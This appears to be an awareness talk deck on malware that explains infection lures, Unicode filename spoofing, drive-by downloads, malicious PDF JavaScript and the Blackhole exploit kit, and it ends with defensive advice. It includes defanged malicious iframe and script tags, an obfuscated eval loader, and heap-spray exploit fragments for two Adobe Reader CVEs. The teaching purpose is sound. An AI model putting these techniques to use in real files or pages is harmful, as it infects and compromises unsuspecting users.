

Dr. Strangelove or: How I Learned to Stop Worrying and Love Malware

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Quid est Malware?

Viruses

Spyware

Worms

Adware

Rootkits

Malware

Trojans

Keyloggers

Ransomware

Dialers


Malware – why bother?

Personal Motivation

**Although evil, Malware
is usually Art**


Business Motivation

Total Malware Samples in the Database



Source: McAfee Threats Report, Second Quarter 2012, McAfee Labs

New Malware



Source: McAfee Threats Report, Second Quarter 2012, McAfee Labs

**And for anybody else,
there is ...**

MasterCard

Latest AV Software	\$ 50
Update for 2 years	\$ 75

Loosing all your data	Priceless
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Infection - Classics

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An:
Cc:
Betreff: [SPAM] OFFIZIELLE GEWINNBENACHRIGUNG

 Nachricht |  WINNING NOTIFICATION.pdf (459 KB)

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PAYPAL ONLINE SICHER GELD EMPFANGEN

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Kartenprüfziffer:

Secure Code:

JETZT BESTÄTIGEN



Partner von "Deutschland sicher im Netz"



The image is a promotional banner for a cracked version of the game Dead Space 3. It features a close-up of a character's helmet on the left and the game's title 'DEAD SPACE 3' in a bold, black, sans-serif font on the right. Below the title, the text 'Dead Space 3 Crack' is displayed in white on a black background. At the bottom, there is a dark grey button with a green checkmark icon, the text 'Download Now', and 'Secure Download' with a small green checkmark icon.

DEAD SPACE 3

Dead Space 3 Crack

 **Download Now**
Secure Download 

Infection – Next Generation[TM]

Everybody loves **images**, right?

 Dirty Sexe.jpg

 EmmaWatsonSexe.jpg

 ParisHiltonSexe.jpg

 XXX_Sexe.jpg

U+202e anyone?

```
$ stat EmmaWatsonS<202e>gpj.exe
  File: `EmmaWatsonSgpj.exe'
  Size: 3                Blocks: 8                IO Block: 4096 regular file
Device: 804h/2052d  Inode: 9047185                Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/m)    Gid: ( 1000/m)
[...]
```

U+202e: Unicode Character 'RIGHT-TO-LEFT OVERRIDE'

HTML Entity

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Windows

Alt + 202E

UTF-32

0x0000202E

C/C++/Java

"\u202E"

Python

u"\u202E"


Drive by Download

```
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src="hxxp://tissot333.cn/eleonore/index.php"  
width="0" height="0" frameborder="0">  
</iframe>
```


Custom exploit **depending on the** **victim's environment**

**It's no longer necessary
to **click!****

Vulnerabilities By Year




Vulnerabilities By Type




Source: Oracle JDK Security Vulnerabilities, CVE Details, 2013

Vulnerabilities By Year



Vulnerabilities By Type



Source: Adobe Flash Security Vulnerabilities, CVE Details, 2013

Embedded Malware



Source: Microsoft MSDN

We learned from the **macro
virus decade – right?**

*“One of the easiest and most powerful ways to **customize PDF files** is by using **JavaScript** [...]*

JavaScript in Adobe Acrobat software implements objects, methods, and properties that enable you to manipulate PDF files, produce database-driven PDF files, modify the appearance of PDF files, and much more.”

Source: <https://www.adobe.com/devnet/acrobat/javascript.html>

**What could possibly go
wrong?**

Size: 12573 bytes

Version: 1.6

Binary: True

Linearized: False

Encrypted: False

Updates: 0

Objects: 9

Streams: 2

Comments: 0

Errors: 1

Version 0:

Catalog: 21

Info: No

Objects (9): [7, 21, 23, 24, 25, 26, 28, 60, 76]

Streams (2): [26, 60]

 Encoded (2): [26, 60]

Objects with JS code (1): [76]

Suspicious elements:

 /**AcroForm**: [21]

 /Names: [21, 24]

 /JavaScript: [23, 25, 76]

 /JS: [25, 76]

```

x='e';
arr='13@62@[...>@73'; // Very looong line
cc={q: 'EVt;S.&<kgUAvi2pm*"IW5rxya7Gw6n/Q9lqM%{DPN[@d>- |
e43K]"h,zu+j18fo : (b)cs_=}C0'}.q;
q=x+'v'+'al';
a=(Date+String).substr(2,3);
aa=( [].unshift+ [].reverse).substr(2,3);
if (aa==a){
t='3vtwe';
e=t['substr'];
w=e(12)[q];
s=[];
ar=arr.split('@');
n=cc;
for(i=0;i<ar.length;i++){
s[i]=n[ar[i]];
}
if(a===aa)w(s.join(''));
}

```


[...]

```
aPlugins = app.plugins;
var sv = parseInt(app.viewerVersion.toString().charAt(0));
for (var i = 0; i < aPlugins.length; i++) {
    if (aPlugins[i].name == "EScript") {
        var lv = aPlugins[i].version;
    }
}
```

[...]

```
if ((lv == 9) || ((sv == 8) && (lv <= 8.12))) {
    geticon();
} else if (lv == 7.1) {
    printf();
} else if ((sv == 6) || (sv == 7)) && (lv < 7.11)) {
    bx();
} else if ((lv >= 9.1) || (lv <= 9.2) || (lv >= 8.13) ||
    (lv <= 8.17)) {
```

[...]

```

function printf() {
    nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
    var payload = unescape(bjsg);
    heapblock = nop + payload;
    bigblock = unescape("%u0A0A%u0A0A");
    headersize = 20;
    spray = headersize + heapblock.length;
    while (bigblock.length < spray) {
        bigblock += bigblock;
    }
    [...]
    util.printf("%45000f", num);
}

```

CVE-2008-2992

Adobe Reader
'util.printf()'
JavaScript Function
Stack Buffer Overflow
Vulnerability

```

function geticon() {
    var arry = new Array();
    if (app.doc.Collab.getIcon) {
        var payload = unescape(bjsg);
        var yarsp = unescape("%u9090%u9090");
        yarsp = ezvr(yarsp, qy);
        var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
        [...]
        for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++)
            arry[vqcQD96y] = yarsp + payload;
        [...]
        app.doc.Collab.getIcon(tUMhNbGw);
    }
}

```

CVE-2009-0927

Adobe Acrobat and
Reader Collab
'getIcon()'
JavaScript Method
Remote Code
Execution
Vulnerability

Automagical[TM] Delivery

Linux/Cdorked.A

**Random redirect –
once per day
per IP address**

**Features an IP address
blacklist and reacts according
to the victim's Internet
browser's language**

Cool EK

Blackhole

Nice Pack

Neutrino

Exploit Kits

Whitehole

Red Dot

Sweet Orange

Features

- Graphical User Interface
- Bot management
- Fully encrypted communication
- Latest exploit updates
- Infos about installed AV software
- ...

Black Hole – **Celebrity of the Exploit Kits**

Responsible for **most web threats** in 2012

Licenses:

- Annual license: \$ 1500
- Half-year license: \$ 1000
- 3-month license: \$ 700

During the term of the license all the updates are free.

Rent on our server:

- 1 week (7 full days): \$ 200
- 2 weeks (14 full days): \$ 300
- 3 weeks (21 full day): \$ 400
- 4 weeks (31 full day): \$ 500

Source: Inside a Black Hole, Gabor Szappanos, Principal Researcher, SophosLabs

Matthias Schmidt - Entwicklertag 2013

Backhole - Infection

Victim receives a URL

**Victim receives a URL –
and clicks on it**

**URL is redirected
through intermediate
sites**

```
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://www.grapevalleytours.com.au/ajaxam.js">  
</script>  
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://www.womenetcetera.com/ajaxam.js">  
</script>  
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://levillagesaintpaul.com/ccounter.js">  
</script>  
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://fasttrialpayments.com/kquery.js">  
</script>
```

Blackhole server at the **end of the chain**

Format:

```
http://{server}/{mainfile}?  
{threadid}={random hex digits}
```

Example:

```
hxxp://matocrossing.com/main.php?  
page=206133a43dda613f
```

**Server delivers custom
exploit code**

Exploit delivered	Vista: IE7, IE8 Win7: IE9, IE10	Win7: Mozilla22, Opera12, Safari5 Android: Safari5	Win7: Firefox14	Vista: IE6	Non-Windows platforms	WinNT90: IE9	Win8: Chrome17
Java (CVE-2010-0840, CVE-2012-0507)	+	+	+	+	-	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	-	-	-	+	-	-	-
(CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	+(IFRAME)	+(object)	+(IFRAME + object)	+(IFRAME)	-	+(IFRAME)	+(object)
HCP (CVE-2010-1885) XMLHTTP+ADODB	-	-	-	-	-	-	-
Flash (CVE-2011-0611)	-	-	-	-	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Exploit delivered	OSX: IE5 WinCE: IE4	Win2K: Firefox5	WinXP: IE9	WinXP: Chrome17	Win95: IE4 Win98/Win2K: IE4, IE5, IE6 WinNT/ WinNT351/ WinNT40: IE5	Win2K3: IE7	Win2K: IE8 WinXP: AOL96
Java (CVE-2010-0840, CVE-2012-0507)	+	+	+	+	-	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	-	-	-	+	-	-	-
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Flash (CVE-2011-0611)	-	-	-	-	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Train/gain more
awareness

Remove/disable
browser plugins

Recommendations

Don't forget the
worst case

Thank you!

Q&A

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